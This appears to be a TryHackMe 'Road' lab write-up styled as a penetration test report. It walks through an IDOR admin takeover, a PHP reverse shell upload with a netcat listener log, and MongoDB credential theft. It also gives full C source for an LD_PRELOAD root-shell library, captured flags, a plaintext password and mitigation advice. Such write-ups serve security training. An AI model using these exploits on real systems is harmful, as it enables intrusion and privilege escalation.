Security Assessment Report: Road

1. General Information and Executive Summary

Field	Detail
Client	TryHackMe
Target IP	10.65.164.160
Consultant	Bender2997
Date of Assessment	26-03-2026
Criticality	Critical
Attack Vectors	IDOR, Unrestricted File Upload (RCE), Local Privilege Escalation

Executive Summary

The security assessment performed on the "Road" system revealed a chain of critical vulnerabilities allowing for full server compromise. The initial intrusion was achieved by manipulating parameters in the profile update functionality (IDOR), enabling the hijacking of the administrative account. Subsequently, a flaw was identified in the file upload validation, facilitating Remote Code Execution (RCE). Finally, the abuse of a binario with special execution permissions allowed for privilege escalation to superusuario level (root). Immediate remediation is recommended, focusing on input validation and the hardening of privilege configurations.

2. Methodology and Exploitation Phases

The assessment followed a structured black-box penetration testing methodology.


2.1 Reconnaissance and Discovery Phase

An exhaustive port scan was performed to identify exposed services.


- SSH (Port 22): OpenSSH 8.2p1 (Ubuntu).
- HTTP (Port 80): Apache 2.4.41 server hosting the "Sky Couriers" application.

2.2 Exploitation: IDOR and Administrative Compromise


The web application exhibited an Insecure Direct Object Reference (IDOR) vulnerability in the profile editing module.




1. **Parameter Manipulation:** By intercepting the email change request, it was possible to modify the target user parameter to admin@road.htb.




2. **Account Hijacking:** This action allowed the administrative password to be reset or the administration account data to be manipulated, granting full access to the restricted control panel.






2.3 Remote Code Execution (RCE)


Once authenticated as an administrator, the profile image upload functionality was explored.




- **Unrestricted File Upload:** The system did not adequately validate the uploaded file type. A malicious PHP script (Reverse Shell) was successfully uploaded.



- **System Access:** Executing the script through the path /v2/profileimages/ resulted in obtaining an interactive shell as the www-data service user.






```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/road]
└─# nc -lvnp 4443
listening on [any] 4443 ...
connect to [192.168.203.116] from (UNKNOWN) [10.67.169.61] 56260
Linux ip-10-67-169-61 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_
64 x86_64 GNU/Linux
 00:54:14 up  1:23,  0 users,  load average: 0.37, 0.30, 0.14
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (772): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-67-169-61:/$
```

2.4 Privilege Escalation to Root

After gaining initial access as www-data, the post-exploitation phase focused on privilege elevation, executed in two stages: lateral movement and escalation to root.

1. **Lateral Movement (www-data to webdeveloper):**

```
www-data@ip-10-67-169-61:/home$ cd /home/webdeveloper
cd /home/webdeveloper
www-data@ip-10-67-169-61:/home/webdeveloper$ ls -la
ls -la
total 36
drwxr-xr-x 4 webdeveloper webdeveloper 4096 Oct  8  2021 .
drwxr-xr-x 4 root         root         4096 Mar 25 23:30 ..
lrwxrwxrwx 1 webdeveloper webdeveloper    9 May 25  2021 .bash_history → /dev/null
-rw-r--r-- 1 webdeveloper webdeveloper  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 webdeveloper webdeveloper 3771 Feb 25  2020 .bashrc
drwx------ 2 webdeveloper webdeveloper 4096 May 25  2021 .cache
drwxrwxr-x 3 webdeveloper webdeveloper 4096 May 25  2021 .local
-rw------- 1 webdeveloper webdeveloper   51 Oct  8  2021 .mysql_history
-rw-r--r-- 1 webdeveloper webdeveloper  807 Feb 25  2020 .profile
-rw-r--r-- 1 webdeveloper webdeveloper    0 Oct  7  2021 .sudo_as_admin_successful
-rw-r--r-- 1 webdeveloper webdeveloper   33 May 25  2021 user.txt
www-data@ip-10-67-169-61:/home/webdeveloper$
```

```
www-data@ip-10-67-169-61:/home/webdeveloper$ cat user.txt
cat user.txt
63191e4ece37523c9fe6bb62a5e64d45
```

a. **Credential Discovery:** Enumeration of local services revealed a MongoDB instance (port 27017) accessible without authentication on the local interface.

```
www-data@ip-10-144-160-41:/home/webdeveloper$ ss -tulwn
ss -tulwn
Netid State  Recv-Q Send-Q      Local Address:Port    Peer Address:Port Process
icmp6 UNCONN 0      0                 *%eth0:58                *:*
udp   UNCONN 0      0           127.0.0.53%lo:53           0.0.0.0:*
udp   UNCONN 0      0      10.144.160.41%eth0:68           0.0.0.0:*
tcp   LISTEN 0      4096        127.0.0.53%lo:53           0.0.0.0:*
tcp   LISTEN 0      151             127.0.0.1:3306         0.0.0.0:*
tcp   LISTEN 0      70              127.0.0.1:33060        0.0.0.0:*
tcp   LISTEN 0      4096            127.0.0.1:27017        0.0.0.0:*
tcp   LISTEN 0      128               0.0.0.0:22           0.0.0.0:*
tcp   LISTEN 0      511             127.0.0.1:9000         0.0.0.0:*
tcp   LISTEN 0      128                 [::]:22               [::]:*
tcp   LISTEN 0      511                    *:80                  *:*
www-data@ip-10-144-160-41:/home/webdeveloper$
```

b. **Database Access:** Upon accessing the instance, credenciales for the system user webdeveloper (BahamasChapp123!@#) stored in the backups database were discovered.

```
www-data@ip-10-144-160-41:/home/webdeveloper$ mongo --host 127.0.0.1 --port 27017
<e/webdeveloper$ mongo --host 127.0.0.1 --port 27017
MongoDB shell version v4.4.29
connecting to: mongodb://127.0.0.1:27017/?compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("021706cc-0acc-45ad-a246-f7494b4ad9d3") }
MongoDB server version: 4.4.29
show dbs
admin   0.000GB
backup  0.000GB
config  0.000GB
local   0.000GB
use backup
switched to db backup
show collections
collection
user
db.user.find()
{ "_id" : ObjectId("60ae2661203d21857b184a76"), "Month" : "Feb", "Profit" : "25000" }
{ "_id" : ObjectId("60ae2677203d21857b184a77"), "Month" : "March", "Profit" : "5000" }
{ "_id" : ObjectId("60ae2690203d21857b184a78"), "Name" : "webdeveloper", "Pass" : "BahamasChapp123!@#" }
{ "_id" : ObjectId("60ae26bf203d21857b184a79"), "Name" : "Rohit", "EndDate" : "December" }
{ "_id" : ObjectId("60ae26d2203d21857b184a7a"), "Name" : "Rohit", "Salary" : "30000" }
exit
bye
```

c. **User Transition:** These credenciales were used to perform a successful lateral movement to the webdeveloper user context.

2. **Privilege Escalation to Root (webdeveloper to root):**

a. **Sudo Analysis:** The webdeveloper user had NOPASSWD permissions to execute the custom binario /usr/bin/sky_backup_utility.

```
webdeveloper@ip-10-144-160-41:~$ sudo -l
sudo -l
Matching Defaults entries for webdeveloper on ip-10-144-160-41:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    env_keep+=LD_PRELOAD

User webdeveloper may run the following commands on ip-10-144-160-41:
    (ALL : ALL) NOPASSWD: /usr/bin/sky_backup_utility
webdeveloper@ip-10-144-160-41:~$
```

b. **Exploitation Vector:** It was identified that the sudoers configuration for this binario included the directive env_keep+=LD_PRELOAD.

c. **Total Compromise:** This misconfiguration was exploited by injecting a malicious shared library (LD_PRELOAD), which allowed the execution of a payload that granted a shell with root privileges, achieving total control over the machine.

```
webdeveloper@ip-10-144-160-41:~$ cat << EOF > /home/webdeveloper/shell.c
> #include <stdio.h>
> #include <sys/types.h>
> #include <stdlib.h>
> #include <unistd.h>
>
> void __attribute__((constructor)) shell() {
>     unsetenv("LD_PRELOAD");
>     setgid(0);
>     setuid(0);
>     system("/bin/bash");
> }
> EOF
webdeveloper@ip-10-144-160-41:~$
webdeveloper@ip-10-144-160-41:~$ ls
shell.c  user.txt
```

```
<e/webdeveloper/shell.so /usr/bin/sky_backup_utility
root@ip-10-144-160-41:/home/webdeveloper# whoami
root
```

```
root@ip-10-144-160-41:~# ls
root.txt
root@ip-10-144-160-41:~# cat root.txt
3a62d897c40a815ecbe267df2f533ac6
```

3. Conclusions and Mitigation Recommendations

3.1. Conclusion

The total compromise of the "Road" system was possible due to a concatenation of application-level flaws and deficient privilege configurations. The Inadequate Access Control (IDOR) flaw enabled the administrative account hijacking, which was the primary vector for Remote Code Execution (RCE) through unrestricted file upload. Finally, the sudo system exposed a custom binario (/usr/bin/sky_backup_utility) to a Library Hijacking vulnerability (LD_PRELOAD), allowing a direct privilege escalation to root.

3.2. Critical Mitigation Recommendations

ID	Risk	Mitigation Recommendation
ROT-001	Inadequate Access Control (IDOR)	Implement strict server-side validations to verify that the authenticated user is the legitimate owner of the resource they are attempting to modify (Principle of Least Privilege).
ROT-002	Insecure File Upload (RCE)	Apply a strict whitelist of allowed file extensions, validate the MIME type, rename uploaded files, and store them outside the public web directory or without execution permissions.
ROT-003	Sudo Abuse (LD_PRELOAD)	Remove the NOPASSWD permission from the /usr/bin/sky_backup_utility binary. If the use of sudo is essential, remove the LD_PRELOAD variable from the env_keep configuration in the sudoers file to prevent library hijacking.
ROT-004	Secrets Management (MongoDB)	Implement authentication and security hardening on

ID	Risk	Mitigation Recommendation
		the local MongoDB instance (port 27017). Do not store user credentials in plain text in databases.

4. Lessons Learned / Attack Analysis

How was the vector detected?

Initial detection focused on the authorization failure (IDOR) in the profile reset/edit function, which allowed the administrative account (admin@sky.thm) to be hijacked. Once inside, the image upload functionality became the RCE vector.

What generated suspicion?

The existence of the MongoDB database without authentication (port 27017), which contained credenciales for a system user (webdeveloper), and the unaudited entry in the sudoers file that allowed the webdeveloper user to execute /usr/bin/sky_backup_utility without a password.

Key Learning (Library Hijacking)

The binario with special permissions (sky_backup_utility) was misconfigured in sudoers with the option env_keep+=LD_PRELOAD. This allowed exploitation by injecting a malicious shared library (.so) to be loaded before system libraries, achieving execution of /bin/bash with root privileges. This demonstrates how the Principle of Least Privilege must extend to environment variables and command search paths.

What actions would be performed differently in a real environment?

Priority would be given to using static analysis (SAST) and dynamic analysis (DAST) tools to identify IDOR and RCE flaws in the application. For the post-exploitation phase,

automated scripts (such as LinPEAS) would be used to immediately identify risky sudo configurations like env_keep+=LD_PRELOAD.